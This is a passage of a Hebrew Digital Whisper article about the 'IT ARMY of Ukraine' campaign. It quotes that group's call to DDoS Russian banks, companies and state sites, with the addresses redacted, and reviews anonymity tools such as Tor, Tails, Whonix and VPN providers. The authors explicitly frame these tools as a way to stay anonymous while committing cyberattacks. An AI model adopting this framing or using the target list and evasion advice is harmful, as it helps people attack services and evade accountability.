Digital Whisper
Technologic Papers

כיצד תוכלו לתקוף את רוסיה - מדריך אנונימיות ותקיפה ברשת מבית היוצר של אוקראינה

מאת דוד אלקבס ויהונתן אלקבס

הקדמה

מאז ומתמיד התקדמות טכנולוגית היוותה אמצעי לשגשוג מדיני ועליית אורח החיים הממוצע של תושבי העולם. החל מטכנולוגיות 'פשוטות' כמו רדיו, רמקול, מזגן וכו' וחלה בטכנולוגיות מורכבות כמו ביקוע הגרעין. התקדמות טכנולוגית זו יכלה להיתרגם ולהירתם לכיוון חיובי כגון אנרגיה ירוקה אך לעיתים לפנות אל כיוון שלילי של הרס, חורבן וסבל רב. הירושימה ונגסאקי הן עדות לכך.

במסמך הקרוב אנחנו מתכוונים להציג טכנולוגיות בנושא **פרטיות ואנונימיות** החיבור ברשת האינטרנט. אנו מאמינים ש**הזכות לפרטיות היא משאב אלמנטרי שכולם זכאים אליו**. אך באותה נשימה, אם נעקוב אחר הדוגמה שפתחנו עימה, הרי זה ברור כי סכנה ממשית עורבת ממש מעבר לפינה של זכות זו.

במילים פשוטות, ללא כיבוס מילים וניסיון לצאת פוליטיקלי קורקט - לאחר קריאת המאמר כל קוראיו יהיו מצוידים בידע הנדרש בשביל להישאר אנונימיים ברשת גם במקרה של ביצוע תקיפות קיברנטיות והפרת החוק. אי לכך, מתבקש שנצרף כסת"ח פורמאלי לפני תוכן המאמר:

"מטרת המאמר היא לימודית בלבד. אין האמור בכל מסגרתו לתמוך בכל פעולה לא חוקית אשר עלולה להתבצע באמצעות הטכניקות ותצורות הפעולה אשר מוצגות לאורכו. כותבי המאמר וצוות המגזין לא יישאו באחריות ובתוצאות אשר יגרמו משימוש לא כחוק בחומרי המאמר."

עכשיו, אנחנו יודעים מה אתם בוודאי חושבים: *"קיצר מדובר בעוד מסמך שמסביר על אנונימיות. זה לא המסמך הראשון שיצא לנו לקרוא"*. אם כי מידה של אמת בקו המחשבה הנ"ל, חשוב לנו לציין כי המסמך הקרוב שונה רעיונית ממסמכים אחרים בנושא - **יש לו אסמכתא ממשלתית**. כל הפרקטיקות אשר יוצגו במסגרת המאמר יתבססו על מסמך/מדריך פורמאלי של ממשלת אוקראינה. כן כן, מסמך ממשלתי שפורסם בפרהסיה כיצד לבצע בצורה נכונה מתקפות סייבר.

המאמר מתחלק לשני חלקים:

- פירוט על אנונימיות ברשת – כיצד להיטמע בקהל האינטרנטי (עד עמוד 18)
- מחקר על כלל כלי התקיפה שהאוקראינים המליצו עליהם (17 ואילך, כן יש הרבה).

במידה ואתם מרגישים אנונימיים מספיק - תרגישו חופשי לקפוץ כל הדרך אל עמוד 17. במאמר חקרנו כל אחד מהכלים במערך האוקראיני והצגנו מדוע אנחנו חושבים (ספויילר-אלרט) שרובם פשוט גרועים (במילים עדינות).

ניקח צעד קדימה, מטרת המסמך היא פשוטה - להציג את הטכניקות ומתודולוגיות העבודה בנוגע לאנונימיות ברשת ולפרט על התקפות כנגד שרתים אינטרנטיים עליהן ממליצים גורמים אוקראינים. כמו כן, מכיוון שמצאנו מספר לקויים במסמך שלהם, נוסיף המלצות לאבטחה ואנונימיות טובה יותר. נמליץ גם על רעיונות וכלי תקיפה שונים. מתוך ההבנה הבסיסית שכשזה מגיע לפריעת החוק וביצוע מעשים העלולים לפגוע בחופש שלכם, קצרה היריעה מלהכיל את כל הנדרש בשביל לבוא לידי ריצוי - לאורך המאמר השתדלנו לשים מספר רב של קישורים, מאמרים ומקורות מידע נוספים לקריאה בשביל אלו אשר מעוניינים להעמיק את ידיעתם בנושא.

כולם משוגעים

תרשו לי לומר כי אנחנו נכנסים לעידן חדש בהיבט הקיברנטי.

אם מדינה אחת הייתה מבקשת מאזרחי כלל העולם לפשוע ולסכן חיי אדם רבים במדינה אחרת באמצעות כלי נשק, היינו אומרים שהיא נחושה לבצע התאבדות תקשורתית. ובכן, *זה בדיוק מה שאוקראינה עשתה.*

ביום השלישי למלחמה בין רוסיה לאוקראינה (26.02.2022), Mykhaio Fedorov, סגן ראש הממשלה ושר הטרנספורמציה הדיגיטלית של אוקראינה, פרסם בטוויטר כי מדינתו זקוקה לעזרה בחזית הסייבר וכי עזרה מכל העולם במאמץ המלחמתי תתקבל בברכה. להודעה הוא צירף לינק לקבוצת הטלגרם הנקראת "IT ARMY of Ukraine":

ערוץ הטלגרם מכיל מספר אסטרונומי של מעל 300,000 (!) רשומים מכל העולם ומפרסם מידי יום מטרות רוסיות למתקפה. להלן ההודעה הראשונה שנשלחה בקבוצה:

IT ARMY of Ukraine
Top priorities:
- Glonass the satellite map
- Byelorussian railway
- Russian telecoms (MTS, Beeline etc)
- National Bank of Russia
- ATM processors (Sberbank, VTB, Gasprombank)

УВАГА! УВАГА! УВАГА!

IT ARMY of Ukraine
For all IT specialists from other countries, we translated tasks in English.

Task # 1 We encourage you to use any vectors of cyber and DDoS attacks on these resources.

Business corporations
Gazprom - https://www[redacted].ru/
Lukoil - https:/[redacted]
Magnet - https:/[redacted]/
Norilsk Nickel - https://www[redacted]l.com/


Banks
Sberbank - https://www[redacted].ru
VTB - https://www.[redacted]
Gazprombank - https://www.[redacted].ru/

The state
Public services - https://www.[redacted]u/
Moscow State Services - https://www.[redacted]/
President of the Russian Federation - http://[redacted]/
Government of the Russian Federation - http://[redacted].ru/
Ministry of Defense - https:[redacted]
Tax - https://www[redacted].ru/
Customs - https://[redacted]gov.ru/
Pension Fund - https://[redacted]
Roskomnadzor - https://[redacted]/

2933 603 277 44 37 35 33
32 24 19 11
296.6K 20:12

אל תתנו לכל האימוג'ים והלבבות לבלבל אתכם; **מדובר בעבירה ישירה על החוק** כמעט בכל מדינות העולם. בין רשימת המקורות שנשלחים מידי יום בקבוצת הטלגרם ניתן לראות מספר רב של אתרים רוסיים המקושרים עם הממשל, בנקים, אתרי תשתית יסוד וחברות רוסיות. מידי כמה שעות מתקבלת תמונת מצב של סטטוס האתרים:


פרסום בנק המטרות שמתעדכן בקבוצה ובעמוד הגיטהאב של הנציגים האוקראינים כולל אתרים רוסיים ובלרוסיים, כתובות אימייל של בכירים, טלפונים, DB dump מחברות, ערוצי יוטיוב שתומכים בצד הרוסי וכו'. בנוסף לעידוד מתקפות סייבר, מגיעות גם הוראות לעזרה בדעת הקהל העולמי - ביצוע spamming להודעות מוכנות מראש באתרים מוכרים כמו Google Maps, Tripadvisor, Trivago. כמו כן, ניתן גם לראות פרופגנדה אוקראינית של אהבת המולדת, עדכונים תקשורתיים על החרם הכלכלי והסנקציות שמוטלות על רוסיה. כנראה במטרה להעלאת המורל. נתון מעניין הוא ההוראה לתקיפת ארגונים המספקים DDoS Protection:



בסופו של דבר יש מספר מוגבל של כוח חישוב שאפשר להפנות אל ניתוח תעבורה רשתית, הבנת שאילתות BGP ו-DNS, מעקב התנהגותי אחר תקשורת ממספר sockets, גילוי טכניקות של SSL abuse וכו'.

עדכון אמצע מרץ: אם עד כה ראינו את רשימת האתרים כ-hostname-ים אז לאט לאט מפיצי המטרות החלו לשלח את כתובות המטרות בפורמט IP (כנראה פוחדים מהתערבות רוסית על שרתי ה-DNS) והוסיפו את מספר פורטים הפתוחים וסוג ההתקשרות איתם. נכון לתאריך ה-14/03/2022, ככה נראה חלק מבנק המטרות שמפורסמים לתוקפים שנתרמים לעזרת האוקראינים:

מרכיב עיקרי שתפס את תשומת ליבנו הוא המדריך בנוגע כיצד לבצע מתקפות סייבר בצורה אנונימית ברשת. להבדיל ממסמכים שונים שנתקלנו בהם בעבר, המדריך הנ"ל מפורט ברזולוציה גבוהה (אם כי לא מספיק לטעמנו) ונראה כי **מיועד לאוכלוסייה ללא רקע רב באבטחת מידע**; סימן המעיד כי אוקראינה מעוניינת לרתום ציבור רחב ככול ניתן. החלטנו לתרגם את רוחו ולפרסם מאמר כחול לבן אבל מעמיק משמעותית:



לפני שקופצים למים

אנחנו נמנעים להיכנס לפוליטיקה במסגרת המאמר, זה לא ממקומנו ולא מרצוננו להחליט איזה צד אוחז בצדק. עם זאת, אנו בהחלט מעוניינים להציג נקודות מעניינות שעולות מקריאתה של אוקראינה לעזרה במאמץ המלחמתי אל מול רוסיה בפן הקיברנטי.

מירב המתקפות שמתוארות ומומלצות בערוץ הטלגרם הינן מסוג DDOS. מתקפה זו נחשבת לא חוקית ברוסיה, במדינת ישראל וברוב המדינות המערביות. כלומר, במידה ותחליטו להריץ אחד מקטעי הקוד שנציג בהמשך - אתם ללא כל צל של ספק עוברים על החוק. קל וחומר אם אתם בוחרים להריץ אותו כנגד שרתים היושבים בחזקת מדינה אחרת. **רעיון זה מעלה תהיות רבות:**

- מה קורה במידה ויצלחו למפות בצורה חד משמעית מתקפה הרסנית שהגיעה ממקור שאינו אוקראינה?
- מה אם ממשלת רוסיה תבקש לפעול בציר המשפטי מול אותו אזרח ממדינה מערבית?
- מה תעשה המשטרה המקומית בנושא? האם היא מחויבת לפעול בכלל?
- האם גופים כמו ספקי תקשורת עולמיים ושרתי DNS זכאים לפסוק לצד מסוים – להגן על רוסיה או לא?

המון שאלות חצי פילוסופיות חצי משפטיות צצות במהרה. בכל מקרה, *אנחנו שמחים שזה לא בגבול המקצועיות שלנו לדון בסוגיות הנ"ל.*

בין כה וכה, מוזמנים להצטרף לקבוצה בטלגרם ולהעיף מבט בעצמכם על המתרחש (על אחריותכם האישית כמובן).

לפני שננתח (ממש ברמת הקוד) אלו מתקפות האוקראינים ממליצים לבצע כנגד משאבים רוסיים, נתייחס לכל תחום האנונימיות ברשת וכיצד הם ממליצים לנהל את האופרציה מבלי לחשוף את זהות התוקפים. נגיד כבר עכשיו, אנו חושבים כי בסה"כ מדובר בהמלצות טובות אך לא מספיקות. במאמץ פשוט (כמו best practices) לכל כלי וטכנולוגיה ניתן להעלות משמעותית את רמת האבטחה. נוכל להקביל את זה לאדם שחרד למות בתאונת דרכים ולכן קבוע נוסע בג'יפ Hummer ענק אבל מסרב לחגור את חגורת הבטיחות:


IT ARMY OF UKRAINE
https://t.me/itarmyofukraine2022
itarmyua@gmail.com

DISCLAIMER : This manual is strictly for educational purposes only. Please be aware that attacking (port scanning, DDOS, probing, PEN, etc) is highly illegal in many countries and if caught, you may be looking a prison time. Although I believe that the secret services of many countries will not pursue any contesters actively due to the extraordinary circumstances, they have every right to do so. It's YOU that is doing something illegal. Give yourself a few minutes to think it through before you decide to participate!

הלחם והחמאה - שימוש ב-TOR


בפרק השלישי של המדריך האוקראינים, מספרים לנו על "The Onion Routing" - TOR. מספרים לנו שבמידה ובחרנו לבצע מתקפות DOS על גבי תקשורת אינטרנטית אז **TOR הוא ה-BFF שלנו.** דוגרי, חוץ מלספר לנו בשני משפטים על המושג TOR לא מסבירים באמת את הסיטואציה והתרחישים הרלוונטים.

מכיוון שמדובר באבן בניין משמעותית בכל הקשור לאנונימיות ברשת והגנה בזמן ביצוע מתקפות אינטרנטיות, יהיה נכון לפרט על הנושא ולא להשאיר את הקורא לעשות את שיעורי הבית לבד מחשש שמה לא יעשה אותם. כבר עכשיו נציין כי אנחנו מאמינים בהצגת פרקטיקות מעשיות ולא תיאורטיות. לא תקראו כאן על כיצד TOR עובד, במידה וחלקכם מעוניינים בכך אנחנו ממליצים על 2 מאמרים כחול-לבן שפורסמו במסגרת המגזין: מאמר "Paranoid Mode" של מתן הרט מגליון 57 ומאמר "להבין את התכלס מאחורי האנונימיות המורכבת TOR" של ליאור ברש מגליון 7.



[מקור: Tor upgrades to make anonymous publishing safer (theconversation.com)]

כאשר מריצים את מערכת Tails (נרחיב על TailsOS בפרק שלם בהמשך) עושים שימוש ברשת Tor בשביל לגשת לאינטרנט. חשוב להבין כי השימוש ב-Tor נותן לנו אנונימיות לא בזכות העובדה שהוא גורם לנו להיראות כמו כל משתמש אינטרנטי 'רגיל' (כי הוא ממש לא) אלא בזכות כך שהוא **הופך את כל המשתמשים של Tor לזהים** - לא ניתן להבדיל ביניהם (עקרונית). ניתן להראות זאת בצורה פרקטית אם נשווה את תוצאות ה-fingerprint שדפדפן Edge משאיר לעומת TOR:



עם זאת, ספקית האינטרנט (ה-ISP) והרשת הלוקאלית יכולים לראות שאתה מחובר ל-Tor. ניתן להסתיר את החיבור ה-Tor באמצעות שימוש ב-Tor bridge או **proxy** אחר לבחירתכם אבל קחו בחשבון שהם פחות אמינים ואיטיים משמעותית מ-Tor relay רגיל. כמו כן, מכיוון שכל הרשימה של Tor exit nodes פומבית, ישנם לא מעט אתרים שחוסמים גישה מרשת Tor אליהם (ישנם גם אתרים שמבקשים לפתור CAPTCHA בשביל לגשת לתוכן האתר מרשת Tor).

כאמור, כמה פרקטיקות להיגיינה אבטחתית ושמירה על אנונימיות:

- **Windows OUT** - יש הרבה מה לומר בנושא אבל צריך להבין שמ"ה windows פשוט לא הכי טובה להרצת TOR. באמת שאין סיבה לקחת סיכון בנושא. WIN לא נבנתה בדגש על פרטיות (תנסו להסניף את התעבורה כאשר אתם מדליקים את המחשב); מערכות הפעלה אחרות כן, מה שמוביל אותנו לסעיף הבא.
- **IN (Tails || Whonix**) - נכון, אפשר לקחת כמעט כל distro רזה מבוסס לינוקס ולקנפג אותו לבד, אך הכי מהיר ו-פשוט ו-בטוח ו-נכון סטטיסטית זה פשוט לעשות שימוש באלו שנבנו מראש בדגש על אנונימיות - Tails או Whonix.
- אם אתם חייבים לעשות שימוש ב-persistent storage מכל סוג שהוא תוודאו שהוא מוצפן. רוב מ"ה מבוססות לינוקס מציעות את זה בעת ההתקנה, אך שווה להשקיע עוד כמה שניות לוודא שאכן המידע מוצפן.
- תעדכנו את מ"ה שלכם. אנחנו יודעים שזה נשמע גנרי אבל זה אשכרה חשוב מאוד. לא משנה איזו מ"ה בחרתם, תמיד תוודאו לעדכן בתדירות גבוהה על מנת הבטחת הגנה מפגיעות אבטחתיות שהתגלו לאחרונה. תכל'ס, באופן אידיאלי עדיף לבדוק אם יש עידכונים חדשים כל פעם לפני התחלת שימוש או

לפחות על בסיס יומיומי (נשמע קדר אבל זה המצב). ב-Tails, בעת עליית המ"ה תופיע לכם הודעה במידה ויש עדכון כזה או אחר.

- ביטול **active content** בדפדפן (לדוגמה **JavaScript**, Adobe Flash, Java, QuickTime, ActiveX controls, VBScripts וכו'). ישנם כלים לתקיפות וניצול active content לסוגיו השונים. אם אתר דורש הרשאות לשימוש בו, אולי שווה לשקול שימוש באתר אחר. במידה ואין לכם ברירה אז תאפשרו את ההרשאות רק לאותה פעולה הדורשת זאת למינימום זמן האפשרי. דבר דומה אפשר להשליך על cookies - המספר המקסימלי של cookies שיש לכם בכל רגע נתון בדפדפן הוא 0.
- מנועי חיפוש - אל תעשו שימוש ב-google ו\או Bing. לא חסרים מנועי חיפוש אלטרנטיביים ששומרים על הפרטיות שלכם כמו DuckDuckGo (למרות הבלגן שלהם עם השינוי תוצאות חיפוש שקפץ לאחרונה לכותרות, הם עדיין אחלה בנושאי פרטיות).


בכל הקשור לאנונימיות ברשת, **חצי מהעבודה היא לבחור את הכלים הנכונים** למשימות הנכונות; אבל (וזה אבל גדול) **החצי השני הוא הגורם האנושי**. הוא לא פחות חשוב וכנראה אפילו יותר. אנחנו לא נכנס לכל הפרקטיקות שעוטפות את הנושא (לא להתחבר מהבית הפרטי ל-TOR, לא להיות מחובר לפרקי זמן גדולים מדי, לא לחזור לאותו מקום פומבי פעמיים ולשלם תמיד במזומן וכו' וכו' וכו') כי הן רלוונטיות בעיקר רק במקרים קיצוניים בהם אתם חושדים שגורמים עם משאבים כמו ממשלות ו-state actors מנטרים אחרי הפעילויות שלכם. משהו שאנחנו מקווים שלא המצב עבורכם אבל במידה וכן, אל תסתפקו במסמך חובב זה בשביל לבסס את כל הידע שלכם בנושא. מצאנו שרשור מעניין בנושא הגדרת הסביבה, best practices והמנטליות שכרוכה בתפעול הזהות האינטרנטית במקרה ואתם מנסים לחמוק מגורמים שכאלה. ממליצים להתחיל ממנו.

הערה מעניינת - בחלק במסמך על בחירת מערכת הפעלה לשם אנונימיות, האוקראינים הזכירו ממש בחצי פסקה על Whonix (עדכון לאמצע מרץ - הוסיפו לינק להקשחת מערכת Whonix) ולמעשה בכלל לא דיברו על Qubes**.** ככל הנראה בגלל שהן דורשות סף גבוה יותר של הבנה ויכולות טכניות (במיוחד אם בא לכם להשתגע ולהקים רשת ביתית שמתבססת על שתיהן ביחד). במקרה של whonix מכיוון שמדובר ב-2 מערכות הפעלה שונות שאחת מהווה **Gateway** לשנייה ואפשר לעבור ביניהן בצורה חופשית - הרבה יותר קל לטעות. אנשים פחות מנוסים עתידים לעשות דברים (במכוון או לא במכוון) דרך העמדה הראשית ולחשוף את עצמם. בדיוק כמו שימוש בדפדפן כמו TOR - מספיקה פעם אחת ששכחתם לשים את ההגנות שלכם ולנתב את התעבורה שלכם דרכו ואתם בחוץ. קורה וקרה לטובים ביותר.

היתרון המשמעותי של Qubes הוא העובדה שהיא מערכת ניהול וירטואליזציה שיכולה לספק הפרדת משאבים ואפליקציות ברמת trust שונה. זה מוריד משמעותית את רמת הפגיעות מוירוסים או spyware כאלה ואחרים. לרוב תראו אותה מריצה גרסה של Whonix בשיתוף עם מערכות אחרות (נתבים, חומות אש וכו').

הסיבה העיקרית שאנחנו איכשהו בסדר עם זה שלא נתנו עליהן את הדעת במסמך זה מכיוון שכפי שכבר אמרנו הן קשות יותר לקינפוג ולמעשה אין אפשרות להריץ אותן באמצעות USB. זה מסתדר עם קו המחשבה שהאוקראינים רשמו את המסמך עבור אנשים עם פחות זיקה טכנולוגית.


בכל מקרה, במידה ו-Whonix ו-Qubes עניינו אתכם ובא לכם לקרוא עליהן עוד טיפה אנחנו ממליצים על המאמר המעולה "איך ליצור שכבת אנונימיות לבית על ידי בידוד מערכות ורשת TOR" מאת עדן ברגר מגליון 68 שמדגים כיצד לממש את הארכיטקטורה הבאה:



רב הנסתר על הגלוי

במסמך האוקראיני מספרים על VPN וממליצים להשתמש באחד למטרת הגנה. בנוסף הם מציינים מספר ספקי VPN שלדעתם טובים. ביניהם אפשר למצוא את TunnelBear, PureVPN, SurfShark, ProtonVPN, ExpressVPN, airVPN, cryptostorm, Perfect Privacy.

כולם מכירים את המושג VPN, אבל למה אנחנו צריכים אותו בכלל? כאשר עושים שימוש ב-VPN תעבורת הרשת שלנו מגיעה קודם לשרת המרוחק של ספקית ה-VPN ורק לאחר מכן אל כתובת היעד. Proxy קלאסי.



נקודת כשל (לוגית) בכל המצב זו העובדה שכעת התעבורה "החשודה" שלנו עוברת דרך השרתים של ספקית ה-VPN במקום דרך ה-ISP שלנו. חלק מספקי ה-VPN מבטיחים לנו שהם לא מאחסנים שום מידע על היוזרים שלהם. כלומר, במידה והם יקבלו דפיקה בדלת (עם הוראת צו שופט המחייב אותם לחלוק את המידע על המשתמשים שלהם) **פשוט לא יהיה להם מה לחלוק**. חלק רחב מספקי שירותי ה-VPN הם חינמיים. משפט חרוש אבל מתאים לסיטואציה: אם אתה לא משלם על המוצר כנראה שאתה המוצר.

המידע שיכול להיאסף עלינו מגוון ורחב החל מהיסטוריית גלישה, מיקום, נתוני המסך, Plugin-ים בדפדפן, כתובת ה-IP שלנו, משך זמן הגלישה, תוכן המידע שהעברנו לאתרים בהם גלשנו ואפילו את פרטי ה-cookies שלנו. בקיצור, חגיגה של הכל.

חלק נכבד מספקיות ה-VPN טוענות שהן תומכות ב-**no-log policy** אך עם זאת שומרות עלינו מידע. בין אם המידע נשמר לפרק זמן קצר או שמה הן שומרות מידע מאוד מצומצם הן עדיין שומרות מידע כלשהו ולכן בעת בחירת ספקית חובה לקרוא את מדיניות הפרטיות (*כמו שכולנו תמיד עושים, נכון?*). ניתן לקרוא במאמר הבא על הדלפות מידע שקרו במכוון על משתמשים בחברות שאמרו שלא אוספות מידע בכלל.

התייחסות נוספת שכל ספקיות ה-VPN פחות מדברות עליו הוא אמצעי התשלום שנבחר לשלם באמצעותו עבור VPN. לחלק מאותן הספקיות נצטרך להירשם עם מייל ופרטי התשלום כגון אשראי או PayPal. מידע זה תמיד ישמר עלינו גם אם קיים no-log policy. לכן עדיף לשלם במטבעות וירטואליים (Bitcoin, Ethereum), כסף מזומן או gift card.

במידה ועברנו בשלום את המשוכה הראשונה של בחירת ספקית VPN שלא אוספת עלינו מידע, משוכה הבאה היא שמירה על אנונימיות בעת שימוש בשירותי הספקית. חלק מספקיות ה-VPN מציעות למשתמשים כלים לבדיקה ומניעה של בעיות דליפת DNS או דליפת WebRTC. לנוחיותכם, אתר חינמי לבדיקות כלליות על מה גלוי עלינו בעת חיבור לרשת (מומלץ לבדוק בעת חיבור VPN).

בעת בדיקת ספקיות ה-VPN עליהן האוקראינים המליצו גילינו מספר פערים ששווה להתייחס אליהם. לדוגמה טובה לכך היא TunnelBear. לפי מדיניות הפרטיות שלהם הם שומרים עלינו מספר נתוני מידע: פירוט על המערכת ההפעלה, כמות תעבורה שהייתה בשימוש, פרטי תשלום אשראי (כולל הכתובת המשלם), cookies - נאספים מהשנייה הראשונה ש"דרכנו" באתר (הם לא היחידים, גם ExpressVPN, PureVPN, SurfShark ורבים אחרים).

ספקית נוספת שהאוקראינים המליצו לנו עליה היא PureVPN. ספקית VPN אשר סיפקה מידע שהיה ברשותה (זאת לאחר שטענה באתר כי הם לא שומרים מידע מסוג זה) ל-FBI ב-2017 אשר בעזרתו הצליחו לאתר את האדם מאחורי הנתונים שסופקו להם. אישית, אולי PureVPN שיפרה את מדיניות הפרטיות שלה (לטענתם) אבל אנחנו לא היינו ממהרים להשתמש בה.

טבלה יפה המסכמת את ספקיות ה-VPN אשר האוקראינים המליצו עליהן ומה הן שומרות: (כן, עברנו על כל סעיף ב-Privacy Policy חברה חברה):

ספקית VPN	שמירת הסטוריית גלישה	שמירת כתובת IP	שמירת חותמות זמן	שמירת רוחב פס	שיתוף מידע עם צד שלישי*
TunnelBear	לא	לא	כן	כן	כן
PureVPN	לא	לא	לא	לא	כן
SurfShark	לא	לא	לא	לא	לא
Proton VPN	לא	לא	לא	לא	לא
Express VPN	לא	לא	לא	כן	לא
airVPN	לא	לא	לא	לא	לא
Perfect Privacy	לא	לא	לא	לא	לא
Mullvad VPN	לא	לא	לא	לא	לא


[* חוץ מחברות צד שלישי לאמצעי תשלום, אימות מייל וכו']

ספקיות VPN שאנחנו ממליצים עליהן: VyprVPN, protonVPN ו-SurfShark. האוקראינים הזכירו את נושא ה-VPN במאמר שלהם מכיוון שזהו צעד נוסף להגנת זיהוי התוקף (אם כי הוא לא פתרון קסמים ויש להשתמש בכלים נוספים מלבדו).

בכל הקשור ל-hacktivism הספציפי במקרה של אוקראינה אולי שווה להסתכל על ClearVPN של חברת MacPaw. מדובר בחברה אוקראינית (המשרדים שלה ליטרלי ב-Kyiv) שמציעה את שירותי ה-premium שלה בחינם באמצעות ה-promo code של "SAVEUKRAINE" למשך שנה שלמה! (העלות הרגילה היא $12.99) . אפשר להירשם אליה באמצעות email פיקטיבי. שווה לציין אבל שהיא פועלת באמצעות Amazon Web Services. כמו כן, עקב עמדתה בנושא, MacPaw בעצמה תחת לא מעט מתקפות ושירותי ה-VPN שלה לא עובדים רצוף. מצד שני, הספקית אוספת על המשתמש פרטים רבים שלאו-דווקא היינו רוצים, כגון כפרטי מ"ה שלנו, סוג מכשיר בו נעשה שימוש, שפה, כמות התעבורה בה נעשה שימוש, תיעודים מתי הצלחנו להתחבר לשירות ומתי לא ומיקום המכשיר.

שימוש ב-Proxy

